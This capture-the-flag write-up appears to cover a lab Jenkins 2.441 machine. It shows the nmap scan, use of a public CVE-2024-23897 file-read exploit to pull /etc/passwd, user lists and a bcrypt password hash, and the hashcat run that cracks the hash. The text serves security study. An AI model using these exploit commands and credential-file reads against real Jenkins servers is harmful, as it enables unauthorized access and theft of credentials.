
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV 10.10.11.10 -p- --open --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 18:11 IST
Nmap scan report for 10.10.11.10
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http    Jetty 10.0.18
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.31 seconds
```

2) Checked the webpage



It runs Jenkins 2.441

Vulnerability Assessment

1) There is a arbitary file read vulnerability in jenkins 2.441

README

Jenkins is an open source automation server. It helps automate the parts of software development related to building, testing, and deploying, facilitating continuous integration, and continuous delivery.

CVE-2024-23897(Arbitrary File Read Vulnerability) Jenkins 2.441 and earlier, LTS 2.426.2 and earlier does not disable a feature of its CLI command parser that replaces an '@' character followed by a file path in an argument with the file's contents, allowing unauthenticated attackers to read arbitrary files on the Jenkins controller file system.

Affected versions: Jenkins 2.441 and earlier, LTS 2.426.2 and earlier

This exploit scans whether the provided target is vulnerable to CVE-2024-23897 and reads the file supplied, from the remote vulnerable server.

Usage: python3 CVE-2024-23897.py -u http://localhost:8888/ -f /etc/passwd

For this exploit to work, atleast one of the following conditions have to be met:

1. Legacy mode authorization is enabled.
2. Configuration “Allow anonymous read access” is checked in the “logged-in users can do anything” authorization mode.
3. The signup feature is enabled.

Note: If the exploit takes too long to complete/reads only the first few bytes of the file, terminate the exploit and run it again. Also this exploit only works if the vulnerable Jenkins instace is configured with default settings

2) Confirmed the vulnerability


```
┌──(vigneswar㉿VigneswarPC)-[/tmp/Builder/CVE-2024-23897-Jenkins-Arbitrary-Read-File-Vulnerability]
└─$ python3 CVE-2024-23897.py -u http://10.10.11.10:8080/ -f /etc/passwd
  _  _          _       _   _          ___ _               _
 | || |__ _ __| |__ | |_| |_  ___  | _ \ |__ _ _ _  ___| |_
 | __ / _` / _| / / |  _| ' \/ -_) |  _/ / _` | ' \/ -_)  _|
 |_||_\__,_\__|_\_\  \__|_||_\___| |_| |_\__,_|_||_\___|\__|

Exploiting..
b'\x00\x00\x00\x00\x83\x08www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin: No such agent "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin" exists.
\n\x00\x00\x00Y\x08root:x:0:0:root:/root:/bin/bash: No such agent "root:x:0:0:root:/root:/bin/bash" exists.\n\x00\x00\x00q\x08mail:x:8:8:mail:/var/mail:/usr
/sbin/nologin: No such agent "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin" exists.\n\x00\x00\x00\x83\x08backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
: No such agent "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin" exists.\n\x00\x00\x00y\x08_apt:x:42:65534::/nonexistent:/usr/sbin/nologin: No such ag
ent "_apt:x:42:65534::/nonexistent:/usr/sbin/nologin" exists.\n\x00\x00\x00\x8f\x08nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin: No such agent
 "nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin" exists.\n\x00\x00\x00s\x08lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin: No such agent "lp:x:7:
7:lp:/var/spool/lpd:/usr/sbin/nologin" exists.\n\x00\x00\x00\x81\x08uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin: No such agent "uucp:x:10:10:uucp:/v
ar/spool/uucp:/usr/sbin/nologin" exists.\n\x00\x00\x00c\x08bin:x:2:2:bin:/bin:/usr/sbin/nologin: No such agent "bin:x:2:2:bin:/bin:/usr/sbin/nologin" exists
.\n\x00\x00\x00}\x08news:x:9:9:news:/var/spool/news:/usr/sbin/nologin: No such agent "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin" exists.\n\x00\x00\x
00o\x08proxy:x:13:13:proxy:/bin:/usr/sbin/nologin: No such agent "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin" exists.\n\x00\x00\x00s\x08irc:x:39:39:ircd:/ru
n/ircd:/usr/sbin/nologin: No such agent "irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin" exists.\n\x00\x00\x00\x95\x08list:x:38:38:Mailing List Manager:/var/l
ist:/usr/sbin/nologin: No such agent "list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin" exists.\n\x00\x00\x00{\x08jenkins:x:1000:1000::/var/jen
kins_home:/bin/bash: No such agent "jenkins:x:1000:1000::/var/jenkins_home:/bin/bash" exists.\n\x00\x00\x00y\x08games:x:5:60:games:/usr/games:/usr/sbin/nolo
gin: No such agent "games:x:5:60:games:/usr/games:/usr/sbin/nologin" exists.\n\x00\x00\x00y\x08man:x:6:12:man:/var/cache/man:/usr/sbin/nologin: No such agen
t "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin" exists.\n\x00\x00\x00y\x08daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin: No such agent "daemon:x:1:1:d
aemon:/usr/sbin:/usr/sbin/nologin" exists.\n\x00\x00\x00c\x08sys:x:3:3:sys:/dev:/usr/sbin/nologin: No such agent "sys:x:3:3:sys:/dev:/usr/sbin/nologin" exis
ts.\n\x00\x00\x00_\x08sync:x:4:65534:sync:/bin:/bin/sync: No such agent "sync:x:4:65534:sync:/bin:/bin/sync" exists.\n\x00\x00\x00\x01\x08\n\x00\x00\x00Q\x0
8ERROR: Error occurred while performing this command, see previous stderr output.\n\x00\x00\x00\x04\x04\x00\x00\x00\x05'
```

Exploitation

1) To proceed further we need to try running the version of jenkins ourself and check if there is any sensitive data stored

```
┌──(vigneswar㉿VigneswarPC)-[/opt]
└─$ docker run -p 8080:8080 --restart=on-failure jenkins/jenkins:lts-jdk17
Running from: /usr/share/jenkins/jenkins.war
webroot: /var/jenkins_home/war
2024-03-14 13:57:55.804+0000 [id=1]     INFO    winstone.Logger#logInternal: Beginning extraction from war file
2024-03-14 13:57:56.731+0000 [id=1]     WARNING o.e.j.s.handler.ContextHandler#setContextPath: Empty contextPath
2024-03-14 13:57:56.814+0000 [id=1]     INFO    org.eclipse.jetty.server.Server#doStart: jetty-10.0.18; built: 2023-10-27T01:59:58.245Z; git: 8545fd9bf4cd0d
0838f626b405fd4963441546b7; jvm 17.0.10+7
2024-03-14 13:57:57.143+0000 [id=1]     INFO    o.e.j.w.StandardDescriptorProcessor#visitServlet: NO JSP Support for /, did not find org.eclipse.jetty.jsp.J
ettyJspServlet
2024-03-14 13:57:57.253+0000 [id=1]     INFO    o.e.j.s.s.DefaultSessionIdManager#doStart: Session workerName=node0
2024-03-14 13:57:58.077+0000 [id=1]     INFO    hudson.WebAppMain#contextInitialized: Jenkins home directory: /var/jenkins_home found at: EnvVars.masterEnvV
ars.get("JENKINS_HOME")
2024-03-14 13:57:58.491+0000 [id=1]     INFO    o.e.j.s.handler.ContextHandler#doStart: Started w.@4d192aef{Jenkins v2.440.1,/,file:///var/jenkins_home/war/
,AVAILABLE}{/var/jenkins_home/war}
2024-03-14 13:57:58.554+0000 [id=1]     INFO    o.e.j.server.AbstractConnector#doStart: Started ServerConnector@78365cfa{HTTP/1.1, (http/1.1)}{0.0.0.0:8080}
2024-03-14 13:57:58.605+0000 [id=1]     INFO    org.eclipse.jetty.server.Server#doStart: Started Server@5644dc81{STARTING}[10.0.18,sto=0] @3313ms
2024-03-14 13:57:58.611+0000 [id=27]    INFO    winstone.Logger#logInternal: Winstone Servlet Engine running: controlPort=disabled
2024-03-14 13:57:59.211+0000 [id=35]    INFO    jenkins.InitReactorRunner$1#onAttained: Started initialization
2024-03-14 13:57:59.254+0000 [id=41]    INFO    jenkins.InitReactorRunner$1#onAttained: Listed all plugins
2024-03-14 13:58:01.507+0000 [id=38]    INFO    jenkins.InitReactorRunner$1#onAttained: Prepared all plugins
2024-03-14 13:58:01.526+0000 [id=36]    INFO    jenkins.InitReactorRunner$1#onAttained: Started all plugins
2024-03-14 13:58:01.543+0000 [id=44]    INFO    jenkins.InitReactorRunner$1#onAttained: Augmented all extensions
2024-03-14 13:58:02.066+0000 [id=35]    INFO    jenkins.InitReactorRunner$1#onAttained: System config loaded
2024-03-14 13:58:02.066+0000 [id=45]    INFO    jenkins.InitReactorRunner$1#onAttained: System config adapted
2024-03-14 13:58:02.067+0000 [id=45]    INFO    jenkins.InitReactorRunner$1#onAttained: Loaded all jobs
2024-03-14 13:58:02.070+0000 [id=48]    INFO    jenkins.InitReactorRunner$1#onAttained: Configuration for all jobs updated
2024-03-14 13:58:02.104+0000 [id=61]    INFO    hudson.util.Retrier#start: Attempt #1 to do the action check updates server
2024-03-14 13:58:03.275+0000 [id=40]    INFO    jenkins.install.SetupWizard#init:

*************************************************************
*************************************************************
*************************************************************

Jenkins initial setup is required. An admin user has been created and a password generated.
Please use the following password to proceed to installation:

020c02d5258f4d31837e8cf26e50e727

This may also be found at: /var/jenkins_home/secrets/initialAdminPassword
```

2) Created admin account



3) Checked the directory structure

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/Builder/CVE-2024-23897]
└─$ docker exec -it 506d148b2ccd  /bin/bash
jenkins@506d148b2ccd:/$ cd /var/jenkins_home/
jenkins@506d148b2ccd:~$ ls
config.xml                                jenkins.telemetry.Correlator.xml  secret.key.not-so-secret
copy_reference_file.log                   jobs                              secrets
hudson.model.UpdateCenter.xml             nodeMonitors.xml                  updates
jenkins.install.InstallUtil.lastExecVersion  nodes                          userContent
jenkins.install.UpgradeWizard.state       plugins                           users
jenkins.model.JenkinsLocationConfiguration.xml  secret.key                  war
jenkins@506d148b2ccd:~$
```

4) Found users list

```
jenkins@506d148b2ccd:~/users$ cat users.xml
<?xml version='1.1' encoding='UTF-8'?>
<hudson.model.UserIdMapper>
  <version>1</version>
  <idToDirectoryNameMap class="concurrent-hash-map">
    <entry>
      <string>admin</string>
      <string>Admin_10041748573560418929</string>
    </entry>
  </idToDirectoryNameMap>
</hudson.model.UserIdMapper>jenkins@506d148b2ccd:~/users$
```

5) Found a user

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/Builder/CVE-2024-23897]
└─$ python3 CVE-2024-23897.py -t 10.10.11.10 -p 8080 -f /var/jenkins_home/users/users.xml -c connect-node

CVE-2024-23897 | Jenkins <= 2.441 & <= LTS 2.426.2 PoC and scanner.
Alexander Hagenah / @xaitax / ah@primepage.de"

🔍 Scanning http://10.10.11.10:8080
💣 Exploit Response from http://10.10.11.10:8080:
b'\x00\x00\x00\x00g\x08<?xml version=\'1.1\' encoding=\'UTF-8\'?>: No such agent "<?xml version=\'1.1\' encoding=\'UTF-8\'?>" exists.\n\x00\x00\x00\x83\x08
    <string>jennifer_12108429903186576833</string>: No such agent "      <string>jennifer_12108429903186576833</string>" exists.\n\x00\x00\x00\x83\x08  <id
ToDirectoryNameMap class="concurrent-hash-map">: No such agent "  <idToDirectoryNameMap class="concurrent-hash-map">" exists.\n\x00\x00\x001\x08    <entry>:
 No such agent "    <entry>" exists.\n\x00\x00\x00Y\x08      <string>jennifer</string>: No such agent "      <string>jennifer</string>" exists.\n\x00\x00\x0
0G\x08  <version>1</version>: No such agent "  <version>1</version>" exists.\n\x00\x00\x00S\x08</hudson.model.UserIdMapper>: No such agent "</hudson.model.U
serIdMapper>" exists.\n\x00\x00\x00M\x08  </idToDirectoryNameMap>: No such agent "  </idToDirectoryNameMap>" exists.\n\x00\x00\x00Q\x08<hudson.model.UserIdM
apper>: No such agent "<hudson.model.UserIdMapper>" exists.\n\x00\x00\x003\x08    </entry>: No such agent "    </entry>" exists.\n\x00\x00\x00\x01\x08\n\x00
\x00\x00Q\x08ERROR: Error occurred while performing this command, see previous stderr output.\n\x00\x00\x00\x04\x04\x00\x00\x00\x05'
```

Since there is only one user, they have to be admin

6) Found where password hash is stored from our docker

```
jenkins@506d148b2ccd:~/users/Admin_10041748573560418929$ cat config.xml  | grep password
      <passwordHash>#jbcrypt:$2a$10$TnG1njFOUPTSxvlgQvy7DOBYSL9YdF.vSjlhirqxpV4RWlkTpKdWW</passwordHash>
```

7) Found hash of admin user

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/Builder/CVE-2024-23897]
└─$ python3 CVE-2024-23897.py -t 10.10.11.10 -p 8080 -f /var/jenkins_home/users/jennifer_12108429903186576833/config.xml -c connect-node

CVE-2024-23897 | Jenkins <= 2.441 & <= LTS 2.426.2 PoC and scanner.
Alexander Hagenah / @xaitax / ah@primepage.de"

🔍 Scanning http://10.10.11.10:8080
```


```
  <io.jenkins.plugins.thememanager.ThemeUserProperty plugin="theme-manager@215.vc1ff18d67920"/>: No such agent "    <io.jenkins.plugins.thememanager.ThemeUserProperty plugin="theme-manager@215.vc1ff18d67920"/>" exists.\n\x00\x00\x00\xeb\x08      <passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>: No such agent "      <passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>" exists.\n\x00\x00\x00\x01\x08\n\x00\x00\x00Q\x08ERROR: Error occurred while performing this command, see previous stderr output.\n\x00\x00\x00\x04\x04\x00\x00\x00\x05'
```


8) Cracked the hash

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/Builder/CVE-2024-23897]
└─$ hashcat -m 3200 '$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a' /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1413/2890 MB (512 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
```


```
Dictionary cache hit:
* Filename..: /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a:princess

Session..........: hashcat
